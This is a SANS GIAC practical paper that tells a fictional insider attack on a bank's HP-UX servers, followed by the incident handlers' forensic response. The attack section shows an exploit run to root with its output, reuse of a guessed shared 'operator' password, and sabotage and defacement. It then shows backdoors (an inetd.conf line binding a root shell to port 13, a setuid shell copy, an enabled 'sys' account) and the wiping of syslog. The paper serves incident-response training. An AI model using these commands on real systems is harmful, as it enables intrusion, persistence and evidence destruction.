I inserted the CD containing the exploit into my PC. It automatically opened a explorer window showing the contents of the CD. I copied the file "x_hp-

© SANS Institute 2004, Author retains full rights.

ux11i_nls_ct.c" to the "My Documents" folder, removed the CD from the drive, and carefully put it back in my bag.

Then, I transferred the file to my home directory in abdevel using an MS-DOS window. Of course I have a graphical FTP client, but for simple transfers I find it quicker to use the old command line version.

```
C:\Documents and Settings\john\My Documents>ftp abdevel
Connected to abdevel.anonbank.com
220 abdevel.anonbank.com FTP server (Version 1.1.214.4 Wed Aug 23 03:38:25 GMT
2000) ready.
User: john
331 Password required for john
Password:
230 User john logged in.
ftp> put x_hp-ux11i_nls_ct.c
200 PORT command successful.
150 Opening ASCII mode data connection for x_hp-ux11i_nls_ct.c
226 Transfer complete.
ftp: 2856 bytes sent in 0,2 Seconds 13,95Kbytes/sec.
ftp> bye
221 Goodbye.

C:\Documents and Settings\john\My Documents>
```

Table 30 Transferring the exploit to abdevel using FTP

Note: A more advanced attacker could have copied the text of the file directly from the file in the CDROM (open with a simple text editor like NOTEPAD.EXE) into the shell session of abdevel, as shown on Table 31. The first line, "cat > x_hp-ux11i_nls_ct.c" creates a file with that name and waits. Any text typed afterwards will be copied to that file, until "CTRL-D" is pressed. He would then "paste" (as in "cut&paste") the text copied from the text editor into the shell and afterwards type "CTRL-D" to tell "cat" to close the file. This way, he would have avoided leaving a copy of the file in the hard disk of the PC, which may be recoverable even if it is deleted.

```
abdevel$ cat > x_hp-ux11i_nls_ct.c
[PASTE]
[CTRL-D]
abdevel$
```

Table 31 Transferring the exploit to abdevel using "cat" and "cut&paste".

Finally, the moment of executing the exploit had arrived.

First, I run the command "id" to check once again that I was the normal user "john". If the exploit was successful, I would be getting a very different output from "id" in a few seconds.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Then, I executed exactly the command line specified in the "Usage" item included in the exploit: "cc x_hp-ux11i_nls_ct.c ; ./x_ct". The first part compiles the program into an executable file named x_ct and the second part executes that file. Suddenly, my screen started to scroll down while thousands of zeros were being printed on it. I began to wonder if anything had gone wrong when, after a second that seemed like ten years to me, the scrolling numbers stopped, and a pound sign "#" appeared on the screen.

```
abdevel$ id
uid=103(john) gid=20(users)
abdevel$ ls x_hp-ux11i_nls_ct.c
x_hp-ux11i_nls_ct.c
abdevel$ cc x_hp-ux11i_nls_ct.c -o x_ct ; ./x_ct
(Bundled) cc: "x_hp-ux11i_nls_ct.c", line 84: warning 31: String literal contains
undefined escape sequence.
(Bundled) cc: "x_hp-ux11i_nls_ct.c", line 98: warning 31: String literal contains
undefined escape sequence.
Exploite for HP-UX 11i NLS format bug by command ct.
From watercloud@xfocus.org.  2003-1-4
   Site : http://www.xfocus.net (CN).
   Site : http://www.xfocus.org (EN).
w4sau 2i@ N`-$&Xwq(Remember to delete the  file): /tmp/.ex.cat .
7f7e000c0000000f4000113040001138400011484000115800000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000040002c6200000000
00000000000000007f7e011800000002000000000000000000000000400011f00000000040003dd8
000000000000000000000001080000b4000000340000002407f7e028000000004000a85840006058
7f7e01d07f7e01d07f7e01247f7e01247f7e01180000000200000000000000000000000000000000
00002bdbc005d37f7b02b7647b02b76400000000000000000000000000000000000000007f7e0118
000000027f7e000000000000000000000000000000000000c005d27f00001e8b0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000ba00000001080f080000000210
00000000000000007f7e00fe7b02d0787f7e0011000000007f7e000c7f7e00000000000061740068
65782e636d702f2e483d2f745350415400004e4c0000000000000000696e0000616c2f622f6c6f63
2f75737262696e3a73722f736e3a2f75722f62693a2f75737362696e696e3a2f483d2f6200504154
20202042202020202020202020202020202020202020202020202020202020202020202020202020
20202020202020202020202020202000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000020202020
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378#
# id
uid=0(root) gid=20(users) groups=3(sys),0(root),1(other),2(bin),4(adm),5(daemon)
,6(mail),7(lp)
#
```

Table 32 Execution of the exploit in "abdevel"

It seemed that the exploit had worked! A pound sign prompt is usually an

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

indicator of root shell. In order to be sure, I executed "id" again, and sure enough, the system told me that I was the almighty "root". Table 32, above, shows the execution of the exploit and the "id" command before and after.

I was root! What a rush! I could do anything I wanted to the system! I could shut it down, or erase it, or modify it to my tastes, or mess with anyone else's work! A-n-y-t-h-i-n-g!

I sat there for a while, staring at the screen, savoring the moment.

I could now shut the system down, and maybe before that, rename the configuration file of the database so that it wouldn't start properly when the system was brought up again. That was my original plan, and it would surely ruin Paul's day, which was my original goal.

However, a new thought started to form in my mind: if it had been so easy to conquer the development system, abdevel, would it be much harder to take over the production system, abprod? If a down time of abdevel would ruin Paul's day, a down time of abprod would give him a far greater headache! And no doubt he deserved the greatest of the headaches!

The main difference between abdevel and abprod, was that I didn't know the password of a valid account in abprod. Without that, I couldn't access abprod to run the exploit. Then it occurred to me that some users could be common to both systems and they might have the same password on both of them. If only I could find one of those users and his password.

I decided to have a look at the list of valid user names on abdevel, by checking the contents of the file /etc/passwd, as shown on Table 33.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
# cat /etc/passwd
root:[omitted]:0:3::/:/sbin/sh
daemon:*:1:5::/:/sbin/sh
bin:*:2:2::/usr/bin:/sbin/sh
sys:*:3:3::/:
adm:*:4:4::/var/adm:/sbin/sh
uucp:*:5:3::/var/spool/uucppublic:/usr/lbin/uucp/uucico
lp:*:9:7::/var/spool/lp:/sbin/sh
nuucp:*:11:11::/var/spool/uucppublic:/usr/lbin/uucp/uucico
hpdb:*:27:1:ALLBASE:/:/sbin/sh
www:*:30:1::/:
webadmin:*:40:1::/usr/obam/server/nologindir:/usr/bin/false
smbnull:*:102:102:DO NOT USE OR DELETE - needed by
Samba:/home/smbnull:/sbin/sh
john:[omitted]:103:20:,,,:/home/john:/usr/bin/sh
mike:[omitted]:104:20:,,,:/home/mike:/usr/bin/sh
[...]
operator:XnGgIyRa9baz6:103:20:Operator,,,:/home/operator:/usr/bin/sh
#
```

Table 33 Contents of /etc/passwd in abdevel

A particular user name catched my attention: "operator". This was most likely a user name shared by all the system operators. This login would probably exist on any system, including abprod. But the problem of the password still remained. I could try to crack the password, using the contents of /etc/passwd and a cracker program like "crack" or "john-the-ripper". But wait a second, we humans are lazy and like easy-to-remember passwords, and, if a password is to be shared among several people, the chosen password tends to be even easier to remember, which in most cases, means easier to guess. I decided to give it a try and attempt to log into the system, abdevel for the moment, with the username "operator" and a few easy passwords I could think of.

I launched a new window of Reflection-1 [WRQ01] on my PC and opened a new TELNET session to abdevel. Immediately the system asked me for a user name ("login: ") and I typed "operator". Then it asked for the password ("Password: ") and I typed my first try: "operator". I was ready to receive the error message "Login incorrect" and repeat the process using a different password, like "oper01" or something like that, but to my surprise I didn't get any error message. Instead, the usual copyright messages scrolled on the screen and the dollar sign prompt appeared ("abdevel$ "). I was in! These guys couldn't have set a simpler password!

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
HP-UX abdevel B.11.11 U 9000/800 (tb)

login: operator
Password: operator
Please wait...checking for disk quotas
(c)Copyright 1983-2000 Hewlett-Packard Co.,  All Rights Reserved.
[...]
                           RESTRICTED RIGHTS LEGEND
Use, duplication, or disclosure by the U.S. Government is subject to
restrictions as set forth in sub-paragraph (c)(1)(ii) of the Rights in
Technical Data and Computer Software clause in DFARS 252.227-7013.

                           Hewlett-Packard Company
                           3000 Hanover Street
                           Palo Alto, CA 94304 U.S.A.

Rights for non-DOD U.S. Government Departments and Agencies are as set
forth in FAR 52.227-19(c)(1,2).
abdevel$
```

Table 34 Logging into abdevel with user name "operator"

Time to confirm my theory that if the user "operator" existed in "abdevel", then it would probably exist in "abprod" as well and probably with the same password. Using that shell session in "abdevel", I opened a TELNET connection to "abprod" using the command "telnet abprod". Login "operator", password "operator", and YES! I was in!

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
abdevel$ telnet abprod
Trying...
Connected to abprod
Escape character is '^]'.
Local flow control on
Telnet TERMINAL-SPEED option ON

HP-UX abprod B.11.11 U 9000/800 (tb)

login: operator
Password: operator
Please wait...checking for disk quotas
(c)Copyright 1983-2000 Hewlett-Packard Co.,  All Rights Reserved.
[...]
                           RESTRICTED RIGHTS LEGEND
Use, duplication, or disclosure by the U.S. Government is subject to
restrictions as set forth in sub-paragraph (c)(1)(ii) of the Rights in
Technical Data and Computer Software clause in DFARS 252.227-7013.

                           Hewlett-Packard Company
                           3000 Hanover Street
                           Palo Alto, CA 94304 U.S.A.

Rights for non-DOD U.S. Government Departments and Agencies are as set
forth in FAR 52.227-19(c)(1,2).
abprod$
```

Table 35 Logging into abprod, from abdevel, with user name "operator"

Then, I transferred the exploit ("x_hp-ux11i_nls_ct.c ") via FTP from "abdevel" to "abprod", using the other shell I had open in "abdevel" to execute the command "ftp abprod". User name "operator" and password "operator". The file was copied into the home directory of "operator" ("/home/operator") in "abprod".

I verified that the file had arrived correctly by typing "ls" in the TELNET session that I had opened just before, and then compiled and executed it. Table 36 shows these commands.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
abprod$ id
uid=103(john) gid=20(users)
abprod$ ls x_hp-ux11i_nls_ct.c
x_hp-ux11i_nls_ct.c
abprod$ cc x_hp-ux11i_nls_ct.c -o x_ct ; ./x_ct
(Bundled) cc: "x_hp-ux11i_nls_ct.c", line 84: warning 31: String literal contains
undefined escape sequence.
(Bundled) cc: "x_hp-ux11i_nls_ct.c", line 98: warning 31: String literal contains
undefined escape sequence.
Exploite for HP-UX 11i NLS format bug by command ct.
From watercloud@xfocus.org.  2003-1-4
   Site : http://www.xfocus.net (CN).
   Site : http://www.xfocus.org (EN).
w4sau 2i@ N`-$&Xwq(Remember to delete the  file): /tmp/.ex.cat .
7f7e000c0000000f40001130400011384000114840001158000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000040002c6200000000
00000000000000007f7e011800000002000000000000000000000000000400011f000000040003dd8
000000000000000000000001080000b4000000034000002407f7e028000000004000a85840006058
7f7e01d07f7e01d07f7e01247f7e01247f7e011800000002000000000000000000000000000000000
00002bdbc005d37f7b02b7647b02b7640000000000000000000000000000000000000000007f7e0118
000000027f7e000000000000000000000000000000000000c005d27f00001e8b0000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000ba00000001080f0800000000210
00000000000000007f7e00fe7b02d0787f7e0011000000007f7e000c7f7e00000000000061740068
65782e636d702f2e483d2f745350415400004e4c0000000000000000696e0000616c2f622f6c6f63
2f75737262696e3a73722f736e3a2f75722f62693a2f75737362696e696e3a2f483d2f6200504154
20202042202020202020202020202020202020202020202020202020202020202020202020202020
20202020202020202020202020202020000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000020202020
00000000000000000000000000000000000000000000000000000000000000000000000000000000
[--- thousands of zeros omitted ---]
00000000000000000000000000000000000000000000000000000000000000000000000000000000
0000007f7e0378#
# id
uid=0(root) gid=20(users) groups=3(sys),0(root),1(other),2(bin),4(adm),5(daemon)
,6(mail),7(lp)
#
```

Table 36 Executing the exploit in abprod

Once again, the exploit worked like a charm. A few screens filled with digits (mostly zeros) and bang! the pound sign prompt appeared, awaiting for commands. I was root in the production system! Paul was going to bite the dust!

OK! Time for action!

First of all, I renamed the configuration file of the database, from:

"/database/initABPROD.ora"

to

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"/database/initABPROD.ora.Paul_doesnt_have_a_clue".

This would cause the database to fail to start next time. When they realized what the problem was, they would get the message :-).

```
# ls /database/initABPROD.ora
/database/initABPROD.ora
# mv /database/initABPROD.ora /database/initABPROD.ora.Paul_doesnt_have_a_clue
# ls /database/initABPROD.ora*
/database/initABPROD.ora.Paul_doesnt_have_a_clue
#
```

Table 37 Renaming /database/initABPROD.ora

Second, I edited the file "/etc/issue", which contains the text that is displayed in all local terminals before a user logs in, and substituted its contents ("GenericSysName [HP Release B.11.11] (see /etc/issue)") by the message shown on Table 38.

```

######################################################

       Paul Jackson, the system administrator,
               doesn't have a clue!

######################################################

```

Table 38 New contents of /etc/issue

Third, I edited the file /etc/inetd.conf to configure the TELNET server (telnetd) to display the same message file (/etc/issue) whenever anyone connected to the system via TELNET. That was as easy as adding the option "-b /etc/issue" to the default command: "/usr/lbin/telnetd". Table 39 shows the change. It would not take effect until the "inetd" daemon was restarted, but that was perfect: I would soon halt the system and when they brought it up again, the message would be displayed on any new TELNET session (right before the "login:" message).

```
BEFORE:
telnet       stream tcp nowait root /usr/lbin/telnetd  telnetd

AFTER:
telnet       stream tcp nowait root /usr/lbin/telnetd  telnetd -b /etc/issue
```


Table 39 Configuring telnetd to display /etc/issue in any TELNET connections

Fourth, and last, I did something I hadn't thought of before, that would expand Paul's shame to the whole Internet. I changed the graphical image that gets

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

displayed to any customer connecting on-line to the bank. This image usually advertises a new product from the bank, like a new account with higher interest rates or a new mortgage offer. I knew this image was stored in the production system under "/web/images/current_offer.gif". I copied that file to my PC using FTP, edited it using the simple Microsoft's "Paint" program, and copied it back to "abprod" (again, via FTP), overwriting the original image. Table 40 shows the contents of the new image. I didn't do these FTP transfers directly between my PC and "abprod" because I didn't want to leave any mark that could be used to establish a linkage between "abprod" and my PC. Instead, I transferred the file first to "abdevel" and then to its final destination.



Paul Jackson,
the system administrator,
doesn't have a clue!

Table 40 New contents of "/web/images/current_offer.gif"

Next, and before shutting down the system, I would worry about making sure that I could get back into the system whenever I wanted, and about covering my tracks.

4.4 Keeping Access

Long time ago I had read something about setting a back door by planting something into /etc/inetd.conf, but I just couldn't remember how it worked.

No problem. Google [GGL01] always knows. I launched Internet Explorer in my PC, went to http://www.google.com and searched for the items "backdoor inetd.conf". Second hit was a document called "System Backdoor Information" [GSO01]. That sounded interesting. I clicked on it and an article explaining different ways to plant backdoors appeared. Sure enough, half way through the article, there was a suggestion to modify a single line in /etc/inetd.conf that would give instant root access to anyone connecting to port "daytime" (13/TCP). I went for it and edited /etc/inetd.conf accordingly. Table 41 shows the modifications.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
BEFORE:
daytime      stream tcp nowait root internal

AFTER:
daytime      stream tcp nowait root /bin/sh sh -i
```

Table 41 Planting a backdoor in /etc/inetd.conf

This would take effect when the daemon "inetd" was restarted. Fine. I could wait until the system was rebooted. I could later come back to the system as root by simply typing "telnet abprod 13"[13] in any MS-DOS window.

As an additional precaution, in case they found the backdoor in inetd.conf and the patched the vulnerability that allowed the exploit to work, I did two things: I gave the user "sys" a password, and I copied the shell "/bin/sh" to "/bin/xptest" and gave it "setuid" permissions. Normally, the user "sys" is disabled, meaning that nobody can log into the system using that user name. However, as soon as "sys" gets assigned a password, the user name becomes enabled, and anyone knowing the password can log into the system as user "sys". That would give me local access to the system. The second part, copying the shell to "/bin/xptest" and giving it "setuid" permissions would allow me get a root shell after I logged into the system with a local account (like "sys"). I chose that name because I saw a program called "/bin/xmtest", which frankly, I don't know what it is for and I doubt anyone else knows. Naming it "/bin/xptest", even if someone saw the file he or she would probably forget about it, thinking that it was yet another strange (but legitimate) command. Table 42 shows how I set up these two additional backdoors.

```
# passwd sys
Changing password for sys
New password: sys
Re-enter new password: sys
Passwd successfully changed
#
# cp -p /bin/sh /bin/xptest
# chmod u+s /bin/xptest
# ls -l /bin/xptest
-r-sr-xr-x   1 bin        bin         204800 Nov 14  2000 /bin/xptest
#
```

Table 42 Planting two more backdoors: "sys" and "/bin/xptest"

I did the same modifications on both systems, "abprod" and "abdevel", so that I could easily have root access to both of them in the future.

NOTE: A more advanced attacker would have set even more backdoors. It

[13] Opens a TELNET connection to abprod on TCP port 13 instead of the standard TCP port 23.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

takes much effort to a system administrator or incident handling team to discover all backdoors planted by an attacker. The more backdoors, the higher the chance that one of them is missed in the recovery process. He would probably have set some very well hidden backdoors, and then some other that were obvious, to distract the incident handlers.

4.5 Covering Tracks

The deal was almost done. The only thing that rested to do before shutting down the system was to cover my tracks so that they couldn't discover me.

That was easy. Apart from the back doors, which I didn't think they would find, the only thing left by me on the systems was the exploit itself, both in source form ("x_hp-ux11i_nls_ct.c") and binary form ("x_ct"). So I removed both files from both systems and was about to leave when I recalled a very important thing: the system log. The system logs lots of information to the system log, which in HP-UX is located in the file "/var/adm/syslog/syslog.log". I didn't know exactly what information it could hold that it would reveal my activities, so I decided to take a shortcut: I removed the file completely, using the command "rm -f /var/adm/syslog/syslog.log".

```
# ls x_*
x_ct                 x_hp-ux11i_nls_ct.c
# rm -f x_*
# ls x_*
x_* not found
# rm -f /var/adm/syslog/syslog.log
#
```

Table 43 Covering tracks: deleting the exploit files and the syslog

The final moment had arrived. I exited the root session that I still had open in "abdevel", and executed the "reboot -h" command in "abprod". This would shut the system down, and it wouldn't automatically restart (because of the "-h" option).

Two minutes later, I could see Paul running down the corridor towards the servers' room. He wasn't smiling at all. No, sir. And he had yet to see the messages I had left for him. Oh, man! Isn't revenge sweet?

NOTE: A more advanced attacker would have realized that he had left more tracks than the exploit files and the messages in the "syslog.log" file. The MAC (modification, access and change) times of many files had been modified. The modification time in "/etc/inetd.conf" and the change time in "/bin/xptest" would reveal the exact moment of the attack. Also, the exploit left a temporary file name "/tmp/.ex.cat". The exploit itself warned the attacker on the screen, but because so many zeros scrolled down the screen the attacker didn't see the message

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

"(Remember to delete the file): /tmp/.ex.cat". On top of that, the system does not only log messages to "syslog.log". Many other files contain information about the activities of the system. For example, the file "/var/adm/wtmp" registers who, when, and from where, logs in and out of the system (including TELNET and FTP sessions).

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5 The Incident Handling Process

This section presents the incident handling process [SAN01] that could have been followed in response to the attack just described. The story is told by the leader of the incident handling team.

All characters and situations are fictional. The computer output shown corresponds to the analysis of evidences obtained from a simulated version of the attack performed in a lab.

5.1 Preparation

My name is Kevin Wilson. I am a senior incident handler at D&D, a consulting company dedicated to the investigation of computer-related security incidents.

We hadn't worked for ANON BANK prior to this incident. We had been once to ANON BANK's facilities, presenting our services, but at the time they hadn't shown much interest and we didn't get involved in their preparation for security incidents that could (*would*) happen.

We learned later, while handling this particular incident, that their preparation had been very basic. They didn't have an incident handling process nor an incident handling team defined, and the only countermeasures they had in place were a firewall, a DMZ where the web frontends were located, a network-based intrusion detection system monitoring the DMZ traffic, and basic (default) system logging in all servers. Certainly, much less than one would expect from a bank.

5.2 Identification

I got a call from Barbara Powell, Chief Information Officer (CIO) of ANON BANK, on January 20, 2004, at 1:30 p.m. She told me that they had just suffered a security incident and she wanted us to perform a complete investigation in order to catch the attacker. Of course, the investigation should be performed under the most strict confidentiality.

I asked her for more details about the incident and she told me that the main financial server had been down for more than forty five minutes (12:00 to 12:50 approx.) and that someone had renamed several files, and managed to change one of the images that on-line users see when they log into ANON BANK, to read something like "The system administrator doesn't have a clue". For further information we should talk to Paul Jackson, their systems administrator. He would be our single point of contact in their organization.

This was enough to convince me that they had suffered (or were suffering) a real security incident: an image file doesn't change from good to an offensive message just by chance. Someone had definitely been messing with their

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

systems.

I assured her that we could do our best to solve the incident, but we couldn't guarantee that the attacker would be identified. She understood, but asked us to put as much effort as possible on it. I told her about the possible cost of the investigation, she agreed, gave me the phone number of Paul Jackson, and we hung up.

Immediately, I called Paul Jackson. He gave me the following details:

- The system holding the main accounting database, "abprod", had gone down at noon. They didn't know why yet.
- When they rebooted the system, around 12:20 (it takes about 15 minutes for the system to finish the boot process), the database wouldn't start.
- It took them a while to discover the reason: the configuration file of the database, needed when it starts, had been renamed from "/database/initABPROD.ora". to "/database/initABPROD.ora.Paul_doesnt_have_a_clue".
- They copied the file to its original name (preserving the renamed copy) and started the database and the application. This time it started without further problems. It was around 12:40 and it seemed that the problem had been solved. The service had been reestablished.
- However, five minutes later they got a call from Barbara, their CIO, who had connected to the on-line banking application and had discovered that the image that usually advertised a new mortgage offer had been replaced by another reading "Paul Jackson, the system administrator, doesn't have a clue!". She was, of course, very upset about it because that would be seen by many customers, and the bank's image was at stake.
- They found the phony image in the system, renamed it, and five minutes later, they were able to restore the good image from a recent backup. That was at 12:50.
- From then on, they had been monitoring the system and the application very closely and they hadn't noticed anything else strange.

I asked him if there was any chance of shutting down the system for analysis and he told me “absolutely not!”. I warned him of the danger of running the service without knowing to what extent the database or the application had been modified, and also of the danger of destroying evidence that could be key for the investigation. He agreed that there was a risk, but they wouldn't shut the service down unless there were specific evidence that showed that the database had been corrupted, and even so, it would depend on the extent of the damage.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Having the system down for more than five minutes had a tremendous cost for the organization.

I asked him to continue monitoring the system and make sure that nobody, including himself, touched the system unless absolutely necessary. We would immediately deploy a team of two investigators, myself and a colleague, Harry Evans, on-site. We would arrive to ANON BANK in about 30 minutes, depending on the traffic. He wasn't happy with the "don't touch" requirement, but agreed to wait for the investigators. I gave him our mobile phone numbers, told him to keep us informed if anything happened, and we hang up.

5.3 Containment

We grabbed our jump kit, always ready to go, put it in the car, and departed towards ANON BANK.

The jump kit is a set of useful items that we always carry when we are performing an investigation. These are its main elements:

- a mid-sized suitcase with wheels, to hold and carry the whole kit
- two laptops, with a known configuration, ready to run a variety of forensic tools (from data acquisition to full forensic analysis)
- two external USB 120GB IDE hard disks
- two 64MB USB pen drives, for moving around small quantities of information
- a box of floppies, in some systems this is the only way to take information out of them locally
- a variety of CDs with different operating systems and tools
- two paper notebooks
- a 10/100BT ethernet hub
- several direct and cross LAN cables
- a digital photo camera, useful to capture screen shots and to document hardware set ups.
- multiple AC plugs

We arrived at ANON BANK's datacenter 35 minutes later, at 2:20 pm. Paul Jackson welcomed us and accompanied us to his office.

The first thing we did was to confirm with Paul that the situation hadn't changed since we had talked over the phone. The system was up and running, and being closely monitored. Someone was sitting at the console, watching any message

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

that came through it, someone had a TELNET session opened and was displaying the system log ("syslog.log") in real time (with the command "tail -f") and some people were constantly connecting to the application and checking that its behavior was correct. The only additional detail they had notice was that when they initiated the TELNET connection to "abprod", the following message was displayed on the terminal before asking for the login and password: "Paul Jackson, the system administrator, hasn't got a clue". The attacker must have edited the file "/etc/issue", but they hadn't checked it out, as per our instructions to not touch the system unless absolutely necessary.

Then, we went over the notes I had taken, and verified that they were correct.

From the evidence Paul had seen so far, only the production system, "abprod", was involved in the incident. Therefore, we decided to center our investigation on that server, at least for now.

Now the priority was to take copies of the system as soon as possible, while keeping the information as pure as possible.

The database occupied 1.5 TB. The only way to copy all that information was using ANON BANK backup facilities, and apparently it would very difficult to reconfigure the backup program to back up entire partitions instead of only files. We decided to postpone that copy for now and concentrate on the operating system partitions, which totaled 72 GB, including 60 GB of swap.

The customer's requirement of the system not being shut down forced us to perform a "live" copy of the filesystems.

But even before performing the copy, we would run "mac-robber" on the system. "Mac-robber" [TSK01] is a tool written by Brian Carrier, that captures the MAC times of all files in a filesystem or set of filesystems, and saves the information in a format compatible with "The Sleuth Kit" [TSK02], a set of tools written also by Brian Carrier, that, among other things, can produce a "timeline" of events based on the timestamps of the files. “Mac-robber does modify the access time stamps of all directories in the filesystems, but it does so in an orderly manner, so that its output contains the original time stamps. Doing this before getting the full copies would not modify the evidence too much, and would allow us to start a preliminary analysis very quickly.

In order to retrieve the output from "mac-robber", we connected our laptop to the network, with one of the external USB disks attached and booted in Linux. Then, we executed "nc" (netcat) [NC001] in the laptop, so that it would listen on port 4444/tcp and send any data received to a file named "/mnt/extdisk/mac-robber.abprod.out" (the external disk's filesystem was mounted on /mnt/extdisk). Table 44 shows these commands.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
laptop$ nc -l -p 4444 > /mnt/extdisk/mac-robber.abprod.out
```

Table 44 Setting netcat ("nc") in the laptop to receive the output from mac-robber

We then inserted our CD of forensic tools for HP-UX, in which there is a copy of "mac-robber" statically linked for HP-UX B.11.11, in the DVD drive of "abprod". We logged into the system as root, mounted the CD-ROM under "/cdrom" (this is the directory normally used by Paul to mount CDs on), and executed "mac-robber", piping its output to port 4444/tcp on the laptop, using a copy of "nc" statically linked for HP-UX B.11.11, also available in our CD. Table 45 shows these commands.

```
abprod# cd /cdrom
abprod# ./mac-robber / | ./nc laptop 4444
```

Table 45 Executing mac-robber and sending the output to the laptop using netcat

Once we verified that we had the output from "mac-robber" (called "body" in The Sleuth Kit terms) safe in the laptop, we began the copy of the OS partitions (called "logical volumes" or "LVOLs" in HP-UX). We followed the same procedure as with "mac-robber": we would execute netcat on the laptop to listen on a particular TCP port and send any data received to a file in the external disk, and then read a logical volume from "abprod" using the copy of "dd" included in the CD-ROM, again piping its output to the laptop using "nc". Table 46 shows a sample of the commands used to copy "/dev/vg00/lvol1".

```
LAPTOP:
laptop$ nc -l -p 4444 > /mnt/extdisk/abprod.lvol1.dd

ABPROD:
abprod# cd /cdrom
abprod# ./dd if=/dev/vg00/lvol1 | ./nc laptop 4444
```

Table 46 Copying a logical volume using "dd" and "nc"

Forty five minutes later we had copied all the non-swap partitions (12GB). Copying the swap partitions (60GB) would take about three hours. We decided to use a different external disk to copy them, so that we could start right away to analyze the evidence we had so far.

The system seemed to be stable. It was still vulnerable to whatever attack it had suffered before, but with the restriction imposed by ANON BANK of not shutting it down, there wasn't much that we could do except taking the copies for analysis and hope that the attacker didn't come back in the short term.

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

5.4 Eradication

The first step in the analysis was to generate an ASCII timeline of the file activity of the system. This was done in the Linux analysis station (laptop) by processing the output from "mac-robber" with the command "mactime" of The Sleuth Kit. Two timelines were generated for convenience: first a short timeline including only files showing activity in 2004, easier to manage and concentrated on the time frame of interest, and then a full timeline that could be used later to review file activity further in the past. Table 47 shows these commands, and

```
laptop$ ls mac-robber.abprod.out
mac-robber.abprod.out
laptop$ mactime -b mac-robber.abprod.out > abprod.timeline.full
laptop$ mactime -b mac-robber.abprod.out 01/01/2004 > abprod.timeline.2004
laptop$ ls abprod.timeline*
abprod.timeline.2004              abprod.timeline.full
laptop$
```

Table 47 Creating timelines using "mactime".

```
Fri Jan 09 2004 18:57:12     8192 .a. dr-xr-xr-x 2   2   2240     /var/opt/mx
                             8192 .a. dr-xr-xr-x 2   2   4        /var/opt
Sat Jan 10 2004 21:34:49     2856 m.c -rw-rw-rw- 103 20  23       /home/albert/private/things.txt
